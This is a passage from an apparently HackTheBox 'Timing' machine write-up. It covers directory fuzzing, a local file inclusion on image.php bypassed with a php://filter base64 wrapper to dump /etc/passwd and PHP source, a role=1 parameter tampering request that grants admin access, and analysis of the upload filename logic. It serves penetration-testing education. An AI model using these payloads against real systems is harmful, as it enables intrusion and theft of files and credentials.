/upload.php (Status: 302) [Size: 0] [--> ./login.php]
/header.php (Status: 302) [Size: 0] [--> ./login.php]
/footer.php (Status: 200) [Size: 3937]
/. (Status: 302) [Size: 0] [--> ./login.php]
```
We got couple of directories and php files. If we look closer, most php files are redirecting to 'login.php'. However, image.php is not redirecting to anywhere, and also the size is '0'. Initially I was little bit confused, why there's a 'image.php' and 'images' directory, both server the same purpose. So, I did a directory brute force on 'images'.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# gobuster dir -u http://timing.htb/images/ -x php -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://timing.htb/images/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2021/12/18 08:50:11 Starting gobuster in directory enumeration mode
===============================================================
/.html (Status: 403) [Size: 275]
/.html.php (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/.htm (Status: 403) [Size: 275]
/.htm.php (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 317] [--> http://timing.htb/images/uploads/]
```
There's another directory inside 'images'. So, my speculation was, if user uploads any images via 'upload.php' it dumps it in '/images/upload' directory and it can be accessed via 'image.php'. I tried to fuzz with file parameter for any LFI or Path traversal attack.
``` bash
┌──(root💀kali)-[~/ffuf]
└─# ./ffuf -u 'http://timing.htb/image.php?file=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://timing.htb/image.php?file=FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
/etc/httpd/logs/access.log [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/lilo.conf [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/exports [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/shadow [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/anacrontab [Status: 200, Size: 0, Words: 1, Lines: 1]
/etc/groups [Status: 200, Size: 0, Words: 1, Lines: 1]
......
```
As you can see, status code of files are 200 but size is 0. It simply means, 'file' parameter is not working. I tried with couple other parameters but all failed, but 'img' parameter worked.
``` bash
┌──(root💀kali)-[~/ffuf]
└─# ./ffuf -u 'http://timing.htb/image.php?img=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://timing.htb/image.php?img=FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
________________________________________________
/etc/lighttpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/passwd [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/shadow [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ftpaccess [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/inetd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/logs/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/hosts.deny [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/hosts [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/issue [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ftphosts [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/exports [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/chrootUsers [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/chttp.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/cups/cupsd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/crontab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/aliases [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/groups [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/at.deny [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/cron.allow [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/apache2/apache2.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/fstab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/conf/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/at.allow [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/inittab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/bootptab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/hosts.allow [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/cron.deny [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/logrotate.d/proftpd [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/logrotate.d/vsftpd.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/motd [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/lsb-release [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/mtab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/my.cnf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/my.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/mysql/my.cnf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/networks [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/network/interfaces [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/passwd [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php4/apache2/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php5/apache2/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php4/apache2/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/proftp.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ftpchroot [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/srm.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pureftpd.pdb [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pure-ftpd/pure-ftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pure-ftpd/pure-ftpd.pdb [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pure-ftpd/putreftpd.pdb [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/logs/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/resolv.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/samba/smb.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/ssh_config [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/anacrontab [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/ssh_host_dsa_key [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/logs/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/ssh_host_dsa_key.pub [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/syslog.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/termcap [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/vsftpd.chroot_list [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/lilo.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/apache2/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/vsftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/logrotate.d/ftp [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/motd [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/wu-ftpd/ftpaccess [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php4.4/fcgi/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/wu-ftpd/ftphosts [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/wu-ftpd/ftpusers [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php/cgi/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php/apache/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/logs/pure-ftpd.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/npasswd [Status: 200, Size: 25, Words: 3, Lines: 1]
/logs/security_debug_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/logs/security_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/opt/lampp/etc/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/interrupts [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/cpuinfo [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/filesystems [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pureftpd.passwd [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/meminfo [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/ioports [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php4/cgi/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php5/apache/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php4/apache/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php/apache2/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/snmpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/mounts [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/version [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/self/net/arp [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/stat [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/sshd_config [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/lib/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/etc/pure-ftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/lib/php/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/conf/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/ssh_host_key.pub [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/logs [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/printcap [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/profile [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/sysconfig/network [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/audit_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/httpd/access.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/redhat-release [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/vsftpd/vsftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs/license_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/ssh/ssh_host_key [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/etc/httpd/logs/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs/login_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs/stats_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/grub.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/bashrc [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/etc/pure-ftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/vhcs2/proftpd/proftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/lib/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php4/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php4/httpd.conf.php [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php5/httpd.conf.php [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php5/lib/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php/httpd.conf.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php/lib/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/pureftpd/etc/pureftpd.pdn [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/www/logs/httpd_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/modules.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/sbin/pure-config.pl [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/adm/log/xferlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/apache2/config.inc [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/lib/mysql/my.cnf [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/apache/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/apache/logs/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/local/www/conf/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/lib/mysql/mysql/user.MYD [Status: 200, Size: 25, Words: 3, Lines: 1]
/opt/xampp/etc/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache2/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/modules [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache2/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/php/php4/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/root/anaconda-ks.cfg [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache2/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/pure-ftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/etc/proftpd/proftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/proc/swaps [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache-ssl/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache-ssl/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/auth.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/boot [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/htmp [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/chttp.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/conf/modsec.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/cups/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/daemon.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/dmesg [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/dpkg.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim/mainlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim_mainlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim_paniclog [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/etc/httpd/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim.paniclog [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/etc/pureftpd.pdb [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/etc/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/apache/logs/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim_rejectlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/exim/rejectlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/faillog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/ftplog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/ftp-proxy [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/cpanel/logs/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/ftp-proxy/ftp-proxy.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpd/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpd/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpd/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpsd/ssl.access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpd/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/kern.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/httpsd/ssl_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/lastlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/lighttpd/lighttpd.access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/lighttpd/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/lighttpd/lighttpd.error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mail.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/maillog [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mail.warn [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/message [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mysqlderror.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/messages [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mysql/mysql-bin.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/apache2/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php5/httpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/php4/lib/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/secure [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/vsftpd.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/pure-ftpd/pure-ftpd.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/cpanel/cpanel.config [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/pureftpd/etc/pure-ftpd.conf [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/wtmp [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/xferlog [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/Zend/etc/php.ini [Status: 200, Size: 25, Words: 3, Lines: 1]
/usr/local/pureftpd/sbin/pure-config.pl [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/mysql.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/spool/cron/crontabs/root [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/webmin/miniserv.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/run/utmp [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/log/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/logs/error_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/logs/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/log/access_log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/logs/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/www/logs/error.log [Status: 200, Size: 25, Words: 3, Lines: 1]
~/.atfp_history [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.bash_history [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.bash_logout [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.bash_profile [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.login [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.bashrc [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.gtkrc [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.logout [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.php_history [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.mysql_history [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.nano_history [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.profile [Status: 200, Size: 0, Words: 1, Lines: 1]
/var/log/debug [Status: 200, Size: 25, Words: 3, Lines: 1]
~/.ssh/id_dsa.pub [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/id_dsa [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/authorized_keys [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/id_rsa [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/id_rsa.pub [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/identity [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.ssh/identity.pub [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.viminfo [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.wm_style [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.Xdefaults [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.Xresources [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.xsession [Status: 200, Size: 0, Words: 1, Lines: 1]
~/.xinitrc [Status: 200, Size: 0, Words: 1, Lines: 1]
/var/log/mail.info [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mysql/mysql-slow.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/pureftpd.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/lighttpd/access.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/yum.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/proftpd [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mysql.log [Status: 200, Size: 25, Words: 3, Lines: 1]
/var/log/mysql/mysql.log [Status: 200, Size: 25, Words: 3, Lines: 1]
:: Progress: [257/257] :: Job [1/1] :: 42 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```
We got 200 status code and size of all file same.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=/etc/passwd'
Hacking attempt detected!
```
As you can see, I tried to curl the path with 'img' parameter, and I got the above response. We need to bypass the security filters now.
- [Wrapper php://filter](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#wrapper-phpfilter)
We will use:
``` bash
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
```
this php filter to bypass the filter and read the files. It gives output in base64 encoded format, so we need to decode it to understand.
We got the encoded information, let's decode it.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=php://filter/convert.base64-encode/resource=/etc/passwd' | base64 -d
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2152 100 2152 0 0 2744 0 --:--:-- --:--:-- --:--:-- 2741
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```
We can directly decode it and grep for user details. We got 'aaron' user. Now we can read files local files which we found in our initial directory brute force.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=php://filter/convert.base64-encode/resource=upload.php' | base64 -d
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1360 100 1360 0 0 1730 0 --:--:-- --:--:-- --:--:-- 1728
```
'Upload.php' gives us another piece of information. But it only works if we have access to upload functionality. There's Authentication check file, let's look into it first.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=php://filter/convert.base64-encode/resource=admin_auth_check.php' | base64 -d
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 268 100 268 0 0 379 0 --:--:-- --:--:-- --:--:-- 379
```
To access upload feature the user should have a 'role 1', if not, this feature is not available. Now we need to find a way to login. There are no any files which has login details. However, if we login using previously found user 'aaron' as username and password, then it'd give you dashboard.
It say's logged in as user 2.
The only way to edit the role is when we update user profile. Let's edit the profile and intercept the update request in burp.
No need to change anything from the above input, as it only concerns about role ID.
``` bash
POST /profile_update.php HTTP/1.1
Host: timing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://timing.htb
Connection: close
Referer: http://timing.htb/profile.php
Cookie: PHPSESSID=fo9jpkl47lftjuf6pghqqgtqja
firstName=aaron&lastName=test&email=test&company=test&role=1
```
Add the role to data and forward the request and refresh the page. You will see 'admin panel'
Admin panel has upload image feature.
Now it's time to look into 'upload.php' code.
``` bash
$upload_dir = "images/uploads/";
if (!file_exists($upload_dir)) {
mkdir($upload_dir, 0777, true);
}
$file_hash = uniqid();
$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
if (isset($_POST["submit"])) {
$check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
if ($check === false) {
$error = "Invalid file";
}
}
// Check if file already exists
if (file_exists($target_file)) {
$error = "Sorry, file already exists.";
}
if ($imageFileType != "jpg") {
$error = "This extension is not allowed.";
}
```
Above code is what we will look into. Uploaded files will be moved to '/images/uploads/' directory. File Extension must have 'jpg', and upon upload the filename will be changed to MD5 sum. The logic behind creating this MD5 sum is, it takes two things as input, '$file_hash' and 'time())' and then adds the base filename of uploaded file to that hash.
According to PHP, uniqid() function generates a unique ID based on the microtime (the current time in microseconds). In PHP single quote (') and double quote(") have different meanings and interpretations.
***Single quoted strings will display things almost completely "as is.”. Double quote strings will display a host of escaped characters (including some regexes), and variables in the strings will be evaluated.***
